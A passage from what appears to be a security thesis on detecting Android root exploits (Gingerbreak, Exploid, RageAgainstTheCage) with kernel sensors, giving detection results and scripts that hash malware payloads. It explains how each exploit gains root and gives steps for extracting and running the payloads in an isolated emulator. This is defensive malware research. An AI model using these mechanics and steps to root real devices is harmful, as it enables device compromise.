1. Gingermaster's exploit, called Gingerbreak, resides in APK_ROOT/assets/gbfm.png file. The game service changes gbfm.png to a SH extension and executes this code. Gbfm.png is an executable and linkable format (ELF) file that exploits a vulnerability in the Android's volume daemon creating a memory overwrite in the Global Offset Table to obtain root-level privileges on the device. The game service also sends its command and control server device and user account information. Lastly, it remounts the system partition to writeable and listens for commands from its C2 server to install, run, delete and list packages.

2. zHash's exploit, called Exploid, resides in APK_ROOT/res/raw/extend. The application launches and executes the file containing the exploit. The exploit moves to sqlite_stmt_journals and renames itself to hotplug. Then the malware sends a message to init via NETLINK_KOBJECT_UEVENT. The message states that init should run /sqlite_stmt_journals/hotplug as root at the next hotplug event. The malware will also invoke a hotplug event to trigger this activity. Finally, the malware remounts the /system partition with write privileges, likely for future use once the malware successfully rooted the device.

3. DroidKungFu3 contains two local root exploits, Exploid, which resides in the file foobin, and RageAgainstTheCage or RATC, which resides in the file rawicon. The zHash section discussed Exploid's exploitation technique, but RATC takes advantage of a race condition to obtain a process with root privileges. Once the malware obtains root-level privileges, the process installs an application contained in the file init.db which handles the communication with the C2 servers. The malware writer(s) AES encrypted each file that contained the root-level exploits, but the writers hard-coded the password within the rr.class file. At the time of this study, no other Android malware family leverages AES encryption to protect their C2 instructions and servers within the code. The malware also remounts the /system partition as writable for future package installs and sends user and device information to its servers.

4.8 Malware Detection Set-Up

This section describes the how to set up the malware detection algorithm on Android. The discussion covers the process to install the sensors, the speed of the sensors, and testing procedures. Of note, the sensors install under all current versions of Android and Linux versions 2.26 and 3.13.

4.8.1 Create Android Emulator Using Android Virtual Device Manager.

The Android virtual device manager (AVDM) allows creating multiple VMs of different Android operating systems. As of the writing of this thesis, the AVDM included Android 1.6 (Donut) through 4.4 (KitKat). In addition, the AVDM allows each Android virtual device (AVD) to swap out kernels with the command line. Android devices allow users to swap kernels using recovery mode. The following command will launch an AVD called Android-2.2 with a custom Linux kernel (usually called zImage after compiling).

```
$ emulator -avd Android-2.2 -kernel /path/to/zImage -show-kernel
```

4.8.2 Installing the Sensors.

Appendix C explains in detail where to place the sensors. In order to detect `RageAgainstTheCage` (`RATC`), the sensor needs to track all newly created processes. When an application executes a `fork` bomb, the sensor reports the application to `sylog` (located at `/proc/kmsg` in Android).

`Gingerbreak` and `Exploid` both rely on the same critical path. The sensor must track all `sendmsg(2)` requests. When the sensor detects an unprivileged process trying the send a message via `NETLINK_KOBJECT_UEVENT`, the sensors report the application to `syslog`.

In both situations, the latest Android operating system and Linux kernels protect the user from the mentioned local `root` exploits. If the user runs Android version 2.2 (Linux kernel 2.6.29), the three vulnerabilities succeed. The sensors reside in the same place for Linux kernel 2.6.29 as 3.13. In the case of 2.6.29, the user may modify the sensor to prevent the exploit. From January 1 to January 8, 2014, 22.5% of the unique users visiting the Google Play Store application ran Android versions between 2.2 and 2.3.7 [6]. The Google Play Store does not support Android versions older than Android 2.2, but versions older than Android 2.2 account for about 1% of devices that checked in to Google servers in August 2013.

4.8.3 Speed of the Sensors.

This section discusses the speed of the sensors inside the kernel. The test measures the speed of the sensors in asymptotic notation. Nanosecond timing proved invalid for several reasons. Because the tests ran with malware, the malware could interfere with timing mechanisms inside the Android operating system. The malware samples `root` the Android kernel. Therefore, all messages from the kernel lacked credibility. In addition, the Android virtual device (AVD) executed inside an Ubuntu 12.04 virtual machine on a Windows 8.1 host machine. With three layers of virtual machine abstraction between tested kernel and actual hardware, several environmental factors created discrepancies between

the runs. The timings changed during runs by up to 30 seconds. Since the sensors run in nanoseconds, 30 second variances could not provide accurate results. To keep the malware from propagating outside the lab, the kernel could not run on physical hardware. By running the malware on the Android emulator inside an Ubuntu virtual machine with no network connectivity or peripherals, the malware lacked access to other systems. On a physical device, the malware could turn on Wifi, near field communication (NFC), or Bluetooth after `rooting` the phone. In addition, the sensors included too few operations for accurate timing techniques provided by the kernel. The function `ktime_get_ts()` inside the kernel, which provides nanosecond accuracy, contains more instructions than the sensors. Furthermore, the additional instructions to compare the time difference between two function calls to `ktime_get_ts()` would add further variance to the nanosecond timing of the sensors.

Asymptotic notation determined the limiting behavior of each sensor. The results look strictly at the additional complexity of the sensor. For the first sensor, which resides in `fork.c` and detects `RATC`, Equation 4.1 shows the asymptotic notation of the algorithm.

$$\begin{aligned} &O(n) \\ &\Omega(1) \end{aligned} \tag{4.1}$$

The value of n is the number of processes the malicious application forked to reach `RLIMIT_NPROC`. Therefore, $n \leq$ `RLIMIT_NPROC` where `RLIMIT_NPROC` is bounded by [20, ∞). For the Android emulator, the `goldfish` kernel sets `RLIMIT_NPROC` default value to 6,656. Only `root` or a user with `CAP_SYS_RESOURCE` token may change this value. Because fork bombs usually have the parent and children spawn processes, the fork bomb's processes data structure becomes a binary tree. Therefore, the speed is usually $O(\log n)$. Under worst case (only the child process ever runs), the process data structure becomes a linked list, and the sensor runs in $O(n)$. For benign applications which do not reach their

RLIMIT_NPROC quota, they never reached the sensor's critical path. Therefore, the sensor runs in constant time for benign applications.

Next, the sensor in socket.c detects Gingerbreak and Exploid. The sensor operates in constant time. In other words, the algorithm operates independently of any input to the algorithm. Input will not increase function growth for the sensor. Equation 4.2 shows the asymptotic notation of the algorithm.

$$\begin{aligned} &O(1) \\ &\Omega(1) \\ &\Theta(1) \end{aligned} \tag{4.2}$$

When inspecting the asymptotic quantification of memory, both sensors' memory consumption do not grow with input. Because the kernel needs to maintain a small footprint, kernel developers need to require as little memory space as possible. On 32 bit machines, the default compiler options fix the kernel stack size to 8 kilobytes [28].

4.8.4 Testing Procedures.

After adding the following modifications to the kernel, the developer compiles the Android Linux kernel. Of note, developers should compile Android 4.x with ARM-eabi version 7. All other versions should use ARM-eabi version 5. As of this thesis, the source code for goldfish contains both version 2.6.29 and 3.4. Version 3.4 is still in development and not recommended for testing [46].

For the experiment, the adb program from the Android standard development kit (SDK) installs the malware onto the Android virtual device by the command adb install <program_file.apk>. The command will respond if the application installed correctly. Since the three malware families require WiFi permission, they can determine if they are in a virtual machine, because the Android VM cannot enable WiFi [3]. When the WiFi toggle fails, the malware has a good indication that the underlying system is an Android virtual device.

To overcome the malware anti-forensics, the exploit must run outside of the application. For `Gingerbreak`, the exploit resides in `assets/gbfm.png`. The `adb` program can push the exploit to the Android virtual device (AVD). Next, the `adb` program remounts the entire Android file system as read/write. The command, `adb shell`, spawns terminal shell in the AVD. On the terminal, the command `chmod 777 gbfm.png` makes the file runnable. The file `gbfm.png` is really an executable and linkable file (ELF) instead of portable network graphic (PNG). From the shell, the command, `./gbfm.png`, starts the exploit.

For the other two malware families, the `zHash` exploit resides in `/res/raw/extend`, `/assets/exploid`, or `/assets/secbino`. For `DroidKungFu3`, the malware encrypted the exploits at `/assets/*` with AES. The malware writer(s) hardcoded the password in the program's bytecode, and the password changes based on the sample. Like `Gingerbreak`, the `adb` program pushes the exploit to the AVD, configures the filesystem as writeable, sets the exploit file as executable, and launches the exploit.

4.9 Summary

The effectiveness of this research requires a procedural understanding for reverse engineering malware. By discovering how the malware `roots` the device, modifications to the kernel can detect the exploit. In addition, understanding the inner workings of the kernel ensures minimal asymptomatic changes to memory space and running time.

In this research, all the sensors relied on kernel data structures to acquire information. By utilizing kernel data structures, the sensors save memory in the kernel. In the kernel, actions should happen quickly with as little memory consumption as possible [28]. In addition the kernel data structures decreased the big O complexity of the sensors, because the sensors no longer needed to manage their own data structures.

V. Detection Analysis

5.1 Introduction

This chapter discusses the results of the experiment. The research followed the techniques discussed in Chapter 4 to extract the payload from the malicious software. The design discussed circumvents the malware's anti-forensic techniques.

5.2 `Gingerbreak`

Figure 5.1 shows the detection rate for `Gingerbreak` running on different Android operating systems. The `Gingerbreak` code came from the payload of `Gingermaster` applications. Based on SHA1 hash, the payload for each applications was the same.

Android Version	**Results**
Donut (1.6) *	Detected
Eclair (2.1) *	Detected
Froyo (2.2) *	Detected
Gingerbread (2.3.3) *	Detected
Honeycomb (3.0)	Detected
Jelly Bean (4.3)	Detected
KitKat (4.4)	Detected

* Operating system vulnerable to `Gingerbreak`

Figure 5.1: `Gingerbreak` binary detection

For payloads, all four versions of `Gingermaster` utilized the same exploit (based on SHA1 hash). Listing B.3 shows the code to extract the hash, and Figure 5.2 shows the hash.

SHA1: 611818ea2da9d302d6bcd9b61846d7fa9a65e96d
4/4 (100%)

Figure 5.2: Gingermaster detection results against the different payloads

To begin, the test ran on Android 2.2 (Froyo) and detected each copy of Gingermaster. The Gingermaster application only attacks versions less than or equal to 2.3.3. To test the exploit on each version of Android, Section 4.8.4 stated to pull to payload from the virus and execute the payload on the device via the adb program. For Android versions less than or equal to 2.3.3, the developer(s) can modify the sensors to also block the exploit. Later Android versions already block the exploit, but do not detect. Conversely, Figure 5.3 shows the effectiveness of antiviruses for finding the exploit in 2011.

AVG	Lookout	Norton	TrendMicro
4/4 (100%)	4/4 (100%)	4/4 (100%)	4/4 (100%)

Figure 5.3: 2011 Gingermaster detection results from four antivirus software [20]

For Gingermaster, the lack of variants improved signature-based detection accuracy. However, should the attacker introduce a new variant, the signature-based detection algorithms would require a new signature definition. The kernel method can detect the behavior in real time. As long as the exploit continues to rely on a negligent permission check in sendmsg(2), the kernel algorithm works.

5.3 zHash

zHash, similar to Gingerbreak, relies on a negligent permission check in sendmsg(2). Although zHash runs a different root exploit, both exploit families go through the same

critical path. They both send a datagram packet through NETLINK_KOBJECT_UEVENT. Only the kernel should send messages via the NETLINK_KOBJECT_UEVENT channel. Figure 5.4 shows the algorithms detection of zHash's payload known as Exploid.

Android Version	**Results**
Donut (1.6) *	Detected
Eclair (2.1) *	Detected
Froyo (2.2) *	Detected
Gingerbread (2.3.3)	Detected
Honeycomb (3.0)	Detected
Jelly Bean (4.3)	Detected
KitKat (4.4)	Detected

* Operating system vulnerable to zHash

Figure 5.4: zHash binary detection

For this exploit, the modified kernel detected the exploit on all operating systems. The payload Exploid only works on Android Kernel versions less than or equal to 2.2. Figure 5.5 shows a comparison to antivirus.

AVG	**Lookout**	**Norton**	**TrendMicro**
11/11 (100%)	11/11 (100%)	11/11 (100%)	11/11 (100%)

Figure 5.5: 2011 zHash Detection Results From Four Antivirus Software [20]

Like Gingermaster, the lack of variants and age of the exploit helped in the static signature-based detection. Under certain circumstances, signature-based detection

can detect zHash during download which is not possible for behavior-based detection algorithms. However, the circumstances require a pre-existing signature and limited file obfuscation. Behavior based detection algorithms do not require static signatures nor fooled by file obfuscation. Since the detection is inline with the kernel, the detection happens instantaneously when the malware crosses the critical path.

Based on a VirusTotal [38] scan report, the malware sample contained 2 malware applications with the name zHash. However, VirusTotal also calls the malware Exploid. A search for Exploid revealed 18 malware samples including zHash. The sensor detected all 18 malware samples. Figure 5.6 shows the different payloads inside the zHash malware. Listing B.2 shows the code to extract the different hashes.

SHA1: b703df668e41a8cf5bad44edf1ac65c915e5fe41	SHA1: 8d673db24815b1924c4fbff8f204c30e7570d4c2
9/9 (100%)	8/8 (100%)

SHA1: c6908dc5f7c072d89d0f8359a0a2add9658b016a
1/1 (100%)

Figure 5.6: zHash detection results against the different payloads

5.4 DroidKungFu

DroidKungFu came in four variants with several repackaged applications inside the third-party application stores. The fourth variation assumes the user already rooted the phone. Therefore, DroidKungFu4 lacked any root exploits and was not a candidate for this experiment. Figure 5.7 shows the detection rate for DroidKungFu.

All three version of DroidKungFu rely on Exploid and RageAgainstTheCage. Therefore, they all attacked the same vulnerabilities and the kernel quickly detected the malware calling through the critical path. Despite the payload encryption and 373 re-

Android Version	Results
Donut (1.6) *	Detected
Eclair (2.1) *	Detected
Froyo (2.2) *	Detected
Gingerbread (2.3.3) *	Detected
Honeycomb (3.0)	Detected
Jelly Bean (4.3)	Detected
KitKat (4.4)	Detected

* Operating system vulnerable to `DroidKungFu`

Figure 5.7: `DroidKungFu` binary detection

packaged versions of the malware, the exploits still followed the deterministic path to exploit the vulnerability. `RATC` affects Android OSs that are less than or equal to 2.2.1. In this experiment, the sensors detected, but did not prevent `RATC` from running. To prevent the attack, developers need to check the return values inside Figure 5.8.

Android ≤ 2.2.1: `adb.c:adb_main()`

```
/* then switch user and group to "shell" */
setgid(AID_SHELL);
setuid(AID_SHELL);
```

Android > 2.2.1: `adb.c:adb_main()`

```
if (setgid(AID_SHELL) != 0) {
    exit(1);
}
if (setuid(AID_SHELL) != 0) {
    exit(1);
}
```

Figure 5.8: Source code change inside `/system/core/adb.c:adb_main()`

Android versions greater than 2.2.1 patched the exploit. To increase the accuracy of detection, developers could report a message to `syslog` stating that the system calls `setgid(2)` and `setuid(2)` inside `adb.c` failed. Therefore, the sensors in `fork.c` and `adb.c` can detect `RATC`.

`DroidKungFu` came with the most variety of payloads. However, they all attacked the same vulnerability, and the kernel sensors discovered each one. Figure 5.9 shows the kernel's detection rate against the different payloads of `DroidKungFu` versions. Listing B.4 shows the code to extract the different hashes.

SHA1: e58a10ae5b217494ea9f83ee143156fca2a5288a	**SHA1:** 89d86c6c5ae746b06604f1c1ac84ff45b107224d
81/81 (100%)	149/149 (100%)
SHA1: f6fc90a168518d850e82965ed56cffe13b231075	**SHA1:** 7fd791ae18455ea3bb787ecd498712d28046afab
1/1 (100%)	28/28 (100%)
SHA1: 260a16f427ec521d1a86e31af918ab4d210b5be1	**SHA1:** 48ae6f73d4411eab4953c5a29d0fd51877270c2e
39/39 (100%)	39/39 (100%)
SHA1: d683acfb19ab9719028ffceadd35e64d5488ca6c	**SHA1:** 5c7b198241c97179f20e00b966548f86d6c7d3f2
1/1 (100%)	1/1 (100%)

SHA1: 38167159a4dd066ff525589183f8e68304fff2a6
18/18 (100%)

Figure 5.9: `DroidKungFu` detection results against the different payloads

The detection sensor resides in `kernel/fork.c:copy_process()` and `net/socket.c:__sock_sendmsg()`. The sensors detect `fork` bombs as well as `RATC`. Attackers use `fork` bombs to create a denial of service (DOS) to the phone. Figure 5.10 shows the 2011 antivirus detection rate for the different versions of `DroidKungFu`.

Repackaged applications prove difficult for static signatures to detect. Norton could only detect 0.3% of `DroidKungFu3` variants. With dynamic detection, the sensors look

	AVG	Lookout	Norton	TrendMicro
DroidKungFu1	34/34 (100%)	34/34 (100%)	2/34 (5.8%)	33/34 (97%)
DroidKungFu2	30/30 (100%)	30/30 (100%)	1/30 (3.3%)	30/30 (100%)
DroidKungFu3	0/309 (0%)	307/309 (99.3%)	1/309 (0.3%)	305/309 (98.7%)

Figure 5.10: 2011 DroidKungFu detection results from four antivirus software [20]

for specific malware behavior. The malware behavior will not change due to repackaging. Therefore, the dynamic detection signatures require less updates.

5.5 False Positives

The experiment tested over 16,577 benign applications from the official Android Market [15] and Chinese third-party markets [8, 30]. To test the benign applications, the testing script installs the benign application into the emulator running the behavior-detection kernel. The script launches the applications, sends a BOOT_COMPLETED message, and allows the program to run for 30 seconds. Afterwards, the emulator reverts to a previous snapshot. The log file from the experiment reports any false positives. VirusTotal ensures the application contain no root exploits. The experiment contained no false positives.

5.6 Accuracy

For this experiment, the test did not have false positives (type II errors) or false negatives (type I errors). The sensors did not detect rooting attacks from the benign applications. The payloads for the malicious applications triggered the sensors. The experiment tests the payloads from the malicious application to avoid anti-forensics techniques. Table 5.1 shows the accuracy of the experiment.

	Actually Malicious Applications	Not Malicious Applications
Sensors Detected Malicious	379	0
Sensors Detected Benign	0	16,577

Legend

	Actually Malicious Applications	Not Malicious Applications
Sensors Detected Malicious	True Positive	False Positive (Type II Error)
Sensors Detected Benign	False Negative (Type I Error)	True Negative

Table 5.1: Accuracy of the experiment

Because of the deterministic nature of the payload's machine code, the kernel detects the intrusion. If the malicious application chooses not to execute the payload, the sensor determines the application to be benign. A non-attacking application does not pose a threat to the system.

5.7 Advantage and Disadvantage of the Proposed Detection Algorithm

The sensors provide real time detection, and is harder for malware to circumvent since the sensors reside in the kernel. In addition, the sensors requires less asymptotic complexity and memory consumption than static signature-based detection. For the slowest sensor which monitors all new processes, the detection runs in $O(n)$ where n = `RLIMT_NPROC`. The default value of n is 6,656 in the emulator. Only the `root` user can change this value. For memory consumption, the sensor's memory requirements remain constant regardless of user input. The sensor which detects all packet sent using `sendmsg(2)` runs in $O(1)$. The memory consumption for the `sendmsg(2)` sensor remains constant regardless of user input. The sensors defending two critical paths detect 379 `root` exploits where antivirus must constantly maintain signatures of all known `root` exploits. Unlike the antiviruses, a user cannot disable the sensors. The sensors reside inline with the kernel which also

prevents malware from disabling the sensors. However, should the user desire to `root` their own phone, the user will trigger the sensors. The feature protects the user, but the user may not want the protection.

On the other hand, traditional antivirus can detect a wider range of malware (not just `root` seeking samples). The flexibility comes with the cost of extra overhead. The antivirus must constantly provide definition updates. In addition, the program requires more processing power to detect the samples. The program will contain a higher false negative (Type I) error rate, because the static signature may intrinsically detect variations of the same malware family. Small changes in the malware's source code or using a different compiler have significant effects on the machine code which changes the static signature.

5.8 Summary

For this experiment, the `root` detection algorithm inside the Android kernel detected `RATC`, `Exploid`, and `Gingerbreak` exploits. The sensors could also detect the intrusion even if the Android operating system is no longer vulnerable. Some antivirus software could not detect all versions of `DroidKungFu` in December 2011.

The sensors detected all 379 `root` exploits and reported all 16,577 benign applications from the official Android market and the third-party Chinese application stores correctly. The experiment reported zero false positives and zero false negatives. The study discovered two critical paths inside the kernel where only malware entered.

VI. Conclusion

6.1 Introduction

This chapter presents a summary and describes the significance of the research. In addition, the chapter recommends future research for Android `rooting` detection. The thesis accomplished the four goals outlined in Section 1.2.

6.2 Summary of Research

The research provided means to detect malware running `Exploid`, `RageAgainstTheCage`, and `Gingerbreak`. The methodology detected all 379 `root` exploits. In addition, no false positives for the 16,577 benign applications tested. The discovered critical paths detected the exploits. However, future malware may discover a new path to `root` the device. Therefore, the research demonstrated the procedures to reverse engineer malware.

The `fork` bomb sensor asymptotic time complexity is $O(n)$ where n is the number of process the Application forked to reach `RLIMIT_NPROC`. `RLIMIT_NPROC` is the maximum number of processes a single user may run, and the default Android emulator sets the value to 6,656. Each application is a unique user for the Android operating system. If the application is benign, the sensor runs in constant time. The asymptotic memory complexity for the sensor is constant. The input to the sensor does not affect memory consumption.

The `sendmsg(2)` sensor runs in $O(1)$. The sensor's time complexity remains constant regardless of input. In addition, the sensor's space complexity (memory consumption) is constant.

The sensor is portable. That is, the code compiled successfully under Linux 3.13, Linux 2.26 and Android `goldfish` 2.26 source code. In addition, the code changes compiled to `ARMv5`, `ARMv7`, and `x86_64` machine code. The kernel operated on Ubuntu 12.04 as well as Android 1.6, 2.1, 2.2, 2.3.3, 3.0, 4.3 and 4.4 distributions.

6.3 Recommendations for Future Research

Malware on Android continues to grow, and malware writers will discover new techniques to `root` Android. In addition, kernel developers continue to perfect Linux and consequently modify the flow of execution in the kernel. Therefore, the critical paths change along with the newer kernel versions. As the critical paths change, the sensors require updates.

This research did not cover the `asroot` [31] vulnerability exploit due to time constraints. The exploit may require detection of the new critical path. In addition, adding sensors in the Davlik virtual machine (DVM) may detect applications running with `root` permissions. By discovering `root` applications inside the DVM, researchers may also discover new malware exploits unknown to the community.

Although this thesis studies local privilege exploits on Android, the sensors could adapt to protect the Linux operating system from `root`-seeking malware. Since Android shares a similar kernel, the sensors could protect Linux. Indeed, the `asroot` and `Gingerbreak` exploits came from Linux first [31, 32]. The concept of kernel sensors could also detect `root` exploits on Windows, iOS and other operating systems.

6.4 Research Contributions

The research provided a 100% detection rate for the three `root` exploits. In addition the sensors can detect and/or prevent exploits which provides flexibility on how to respond to the malware. The sensors did not report any false positives from benign applications.

The sensors can behave like a `honeypot` and only report intrusions. The community can implement the sensors to discover new exploits. The critical path shared by `Gingerbreak` and `Exploid` demonstrate the similarity between exploits. Unlike antivirus applications, the sensors are not in the installed applications list. The user nor malware can uninstall the sensors without replacing the entire kernel. In addition, the sensors work for all versions of the Android operating system.

Unlike static signatures, small changes to the malware source code or using a different compiler will not change the malware's critical paths. Sensors inside the kernel can monitor all paths of execution for all applications in real time. The local privilege exploit cannot circumvent the kernel.

The research also discovered the existence of critical paths inside the kernel that only malware reached. In addition, the research demonstrated the feasibility of monitoring the critical paths in real time. Not only can the sensors monitor malware in real time, they required less memory and power consumption than signature based detection. Unlike cloud-based solutions proposed, the detection remains on the device. Therefore, the sensors operate without network access. The sensors do not raise the privacy concerns of cloud-based detection. Since the asymptotic complexity of the sensor is $O(n)$ when $n \leq$ `RLIMIT_NPROC`, the sensors require less battery power than uploading the malware to the cloud. Under normal circumstances, the sensor runs in constant time.

Moreover, the study demonstrated the feasibility of reverse engineering Android malware. Because the applications run Dalvik bytecode, the community provides software to convert bytecode to its source code counterpart. Therefore, Dalvik bytecode is easier to reverse engineer than native code. Nevertheless, malware uses native code for their `root` exploits. At this time, the 397 malware payloads did not use code obfuscation, and allows disassemblers to convert the machine code to assembly. Additionally, the application's bytecode provides insight on the inner workings of the native code exploits. Should malware sophistication improve, the kernel sensors are immune to code obfuscation on the file system.

Appendix: Tools Needed

This chapter includes the tools run for the experiments. The first section discusses virtualization tools which sandbox the malware from propagating to the Internet. The next section provides the remote access tools to reach the severs. The last section explains the developer tools required for implementing and testing the sensors.

A.1 Virtualization

To prevent the propagation of malware, the malware samples run inside and the Android emulator which is running on Ubuntu 12.04 virtual machine. Oracle Virtualbox 4 [35] isolates Ubuntu 12.04 from the host machine and network. In addition Virtualbox allows users to take snapshots of different states of the operating system. For this experiment, reverting to snapshot provides the experiment with a stable baseline for testing. The Android emulator also provides snaphots which revert the system to a baseline state before the malware sample existed on the machine.

A.2 Remote Access

To access the different servers securely, the virtual machines connected remotely to other virtual machines. The virtual machines run secure shell client (SSH), virtual network computing (VNC), remote desktop protocol (RDP), and server message block (SMB). SSH provides encrypted terminal access to Linux-based systems. The program OpenSSH [34] provides the SSH server and client. For graphical remote access, VNC (for the Linux servers) and RDP (for the Windows server) sends the user desktop over the internet protocol. The program `Xvnc4` maintained by RealVNC [37] provides VNC support while Microsoft maintains RDP. In addition Microsoft also maintains SMB [29]. SMB provides a remote fileshare service to access the samples from the network attached storage (NAS) servers.

A.3 Developer Tools

- GNU C – The Linux Kernel Code compiles only with GNU C Compiler.
- Sun Java Developer Toolkit 6 – The Android Source compiles only with Sun JDK version 6.
- Android Standard Developer Toolkit with Eclipse – Includes emulators, tools, coding platform and quasi-debugging of Android Applications.
- Git – The version control system required to obtained the latest Android kernel and operating system.
- IDA Pro 5.5 – Required to reverse-engineer Android Malware (at this time, all written in ELF 32-bit ARM version 5)
- JD-GUI 0.3.5 – Reverse-Engineers Java byte-code back to Java syntax.
- Android Malware Genome Project – Provides the 1,200 Android malware samples [56].
- Python 2.7.5 – For automating the testing process.

Appendix: Scripts Used

B.1 Obtain VirusTotal results for each malware sample

The following code sends hashes of each malware sample to VirusTotal [38]. VirusTotal reports 46 antiviruses' findings and provides a python application programming interface (API) to automate scans. The API file is called `vt.py`.

```
#!/usr/bin/env python
#
# This program queries Virus Totoal. It reads the
# names of the files from
# FILENAME (one file per line). It then runs:
#       ./vt.py <filename> (found on VirusTotal website at
# https://www.virustotal.com/en/documentation/public-api/)
# For each file. NOTE: vt.py should be in the same
# directory. If not, modify
# the parameter VT_API_FILENAME to point to the program.


import os, time, subprocess

FILENAME = "malicious_filelist.txt"
VT_API_FILENAME = "./vt.py"

if __name__ == '__main__':
        counter = 0
        fileList = open(FILENAME,'r')
        for line in fileList:
                # We can only send 4 requests a minute. We need
                # to slow down our
                # program so we don't get banned from Virus Total.
                if (counter != 0 and counter % 4 == 0):
                        time.sleep(60)
                else:
                        subprocess.call([VT_API_FILENAME, \
                        line.strip()])

                counter = counter + 1
```

```
        print "[*] done. " + str(counter) + " files processed.\n"
```

Listing B.1: VirusTotal Database Query

B.2 Collect SHA1 Hashes of the zHash Payload

The following code collects the different SHA1 hashes for zHash. Android applications install from in ZIP folders. The payload could reside in res/raw/extend, assets/exploid, or assets/secbino.

```
#!/usr/bin/env python
#
# This program extracts the virus,
# exploid, from zHash and gets its hash

import os, time, subprocess, hashlib, zipfile

FILENAME = "/media/store/Exploid.txt"

if __name__ == '__main__':
  print "[*] Program Starting.\n"
  fileList = open(FILENAME,'r')
  hashes = {}
  processed = 0
  failed = 0
  for line in fileList:
    zHash = zipfile.ZipFile(line.strip())
    try:
      extend = zHash.read("res/raw/extend");
      sha1 = hashlib.sha1()
      sha1.update(extend)
      processed = processed + 1
    except KeyError:
      try:
        extend = \
        zHash.read("assets/exploid");
        sha1 = hashlib.sha1()
        sha1.update(extend)
        processed = processed + 1
      except KeyError:
        try:
```

```
            extend = \
            zHash.read("assets/secbino");
            sha1 = hashlib.sha1()
            sha1.update(extend)
            processed = processed + 1
          except KeyError:
             print "[-] file: " + \
             line.strip()
             failed = failed + 1
             continue
    if hashes.get(sha1.hexdigest(), None) == None:
      print str(line.strip()) + " : " + \
      str(sha1.hexdigest())
      hashes[sha1.hexdigest()] = line.strip()

  print "[*] Done. "
  print str(processed) + " files processed. " + \
  str(failed) + " files failed."
```

Listing B.2: Extract the SHA1 hashes of the zHash Payload

B.3 Collect SHA1 Hashes of the Gingermaster Payload

The below code obtains the different SHA1 hashes of Gingermaster. For all samples, the payload resides in assets/gbfm.png.

```
#!/usr/bin/env python

import os, time, subprocess, hashlib, zipfile

FILENAME = "/media/store/Gingerbreak.txt"

if __name__ == '__main__':
  print "[*] Program Starting.\n"
  fileList = open(FILENAME,'r')
  hashes = {}
  processed = 0
  failed = 0
  for line in fileList:
    zHash = zipfile.ZipFile(line.strip())
    try:
      extend = zHash.read("assets/gbfm.png");
```

```
      sha1 = hashlib.sha1()
      sha1.update(extend)
      processed = processed + 1
    except KeyError:
      print "[-] file: " + line.strip()
      failed = failed + 1
      continue
     if hashes.get(sha1.hexdigest(), None) == None:
       print str(line.strip()) + " : " + str(sha1.hexdigest())
       hashes[sha1.hexdigest()] = 1
     else:
       hashes[sha1.hexdigest()] = hashes[sha1.hexdigest()] + 1

  print "[*] Done. "
  print str(processed) + " files processed. " + \
  str(failed) + " files failed."
  print str(hashes)
```

Listing B.3: Extract the SHA1 hashes of the `Gingermaster` Payload

B.4 Extract SHA1 Hash for `DroidKungFu` Payload

`DroidKungFu`'s payload resides in `assets/foobin`, `assets.webView.db.init`, `assets/db.init`, or `assets/ratc`. The code below collects the SHA1 hashes of the various payloads.

```
#!/usr/bin/env python

import os, time, subprocess, hashlib, zipfile

FILENAME = "/media/store/DroidKungFu.txt"

if __name__ == '__main__':
  print "[*] Program Starting.\n"
  fileList = open(FILENAME,'r')
  hashes = {}
  processed = 0
  failed = 0
  for line in fileList:
    zHash = zipfile.ZipFile(line.strip())
    try:
```

```
      extend = zHash.read("assets/foobin");
      sha1 = hashlib.sha1()
      sha1.update(extend)
      processed = processed + 1
    except KeyError:
      try:
        extend = zHash.read("assets/WebView.db.init");
        sha1 = hashlib.sha1()
        sha1.update(extend)
        processed = processed + 1
      except KeyError:
        try:
          extend = zHash.read("assets/db.init");
          sha1 = hashlib.sha1()
          sha1.update(extend)
          processed = processed + 1
        except KeyError:
          try:
            extend = zHash.read("assets/ratc");
            sha1 = hashlib.sha1()
            sha1.update(extend)
            processed = processed + 1
          except KeyError:
            print "[-] file: " + line.strip()
            failed = failed + 1
            continue
    if hashes.get(sha1.hexdigest(), None) == None:
      print str(line.strip()) + " : " + \
      str(sha1.hexdigest())
      hashes[sha1.hexdigest()] = 1
    else:
      hashes[sha1.hexdigest()] = \
      hashes[sha1.hexdigest()] + 1

print "[*] Done. "
print str(processed) + " files processed. " + \
str(failed) + " files failed."
print str(hashes)
```

Listing B.4: Extract the SHA1 hashes of the DroidKungFu Payload

B.5 Test Benign Apps

The following code tests benign applications for false positives. The script installs the application, runs the program, and sends the program a BOOT_COMPLETED message.

```
#!/usr/bin/env python

from __future__ import division

import os, time, subprocess, sys, signal, multiprocessing
from subprocess import Popen, PIPE
from threading import Thread

KEEP_RUNNING = multiprocessing.Value('i', 1)
FILELIST = "/media/store/harmless_filelist.txt"

def start_emulator():
  print "[$] emulator -avd Android-2.2 -kernel "        \
  "custom-kernel -show-kernel -wipe-data"
  subprocess.Popen("emulator -avd Android-2.2 -kernel " \
  "custom-kernel -show-kernel -wipe-data", shell=True)
  while(KEEP_RUNNING.value == 1):
    time.sleep(2)

def signal_handler(signal, frame):
  print "Goodbye"
  KEEP_RUNNING.value = 0
  thread.join()
  sys.exit(0)

thread = Thread(target = start_emulator)

def install_app(app):
  print "[$] adb install " + app
  subprocess.call("adb install " + app, shell=True)

def run_app(app):
  print "[$] ./adb-run.sh " + app
  subprocess.call("./adb-run.sh " + app, shell=True)

def kill_emulator():
  print "[$] adb emu kill"
```

```
  subprocess.call("adb emu kill", shell=True)

def broadcast_boot_completed():
  print "[$] adb shell am broadcast -a "                \
  "android.intent.action.BOOT_COMPLETED"
  subprocess.call("adb shell am broadcast -a "          \
  "android.intent.action.BOOT_COMPLETED", shell=True)

if __name__ == '__main__':
  signal.signal(signal.SIGINT, signal_handler)
  fileList = open(FILELIST,'r')
  thread.start();
  time.sleep(90)
  i = 1
  for line in fileList:
    if (i % 10 == 0):
      broadcast_boot_completed()
      time.sleep(10)
      KEEP_RUNNING.value = 0
      thread.join()
      kill_emulator()
      time.sleep(5)
      KEEP_RUNNING.value = 1
      thread = Thread(target = start_emulator)
      thread.start()
      time.sleep(110)
      print "[*] " + str((i / 16577) * 100) + "% completed."

    install_app(line.strip())
    time.sleep(2)
    run_app(line.strip())
    time.sleep(10)
    i = i + 1

  KEEP_RUNNING.value = 0
  thread.join()
  print "[*] Completed."
```

Listing B.5: Python script for testing benign applications

The shell script, adb-run.sh, contains the following code.

```
#!/bin/sh
pkg=$(/home/jball/android-sdk/sdk/platforms/android-4/tools/aapt \
```

```
     dump badging $1|awk -F" " '/package/ {print $2}'|awk -F"'"  \
     '/name=/ {print $2}')
act=$(/home/jball/android-sdk/sdk/platforms/android-4/tools/aapt \
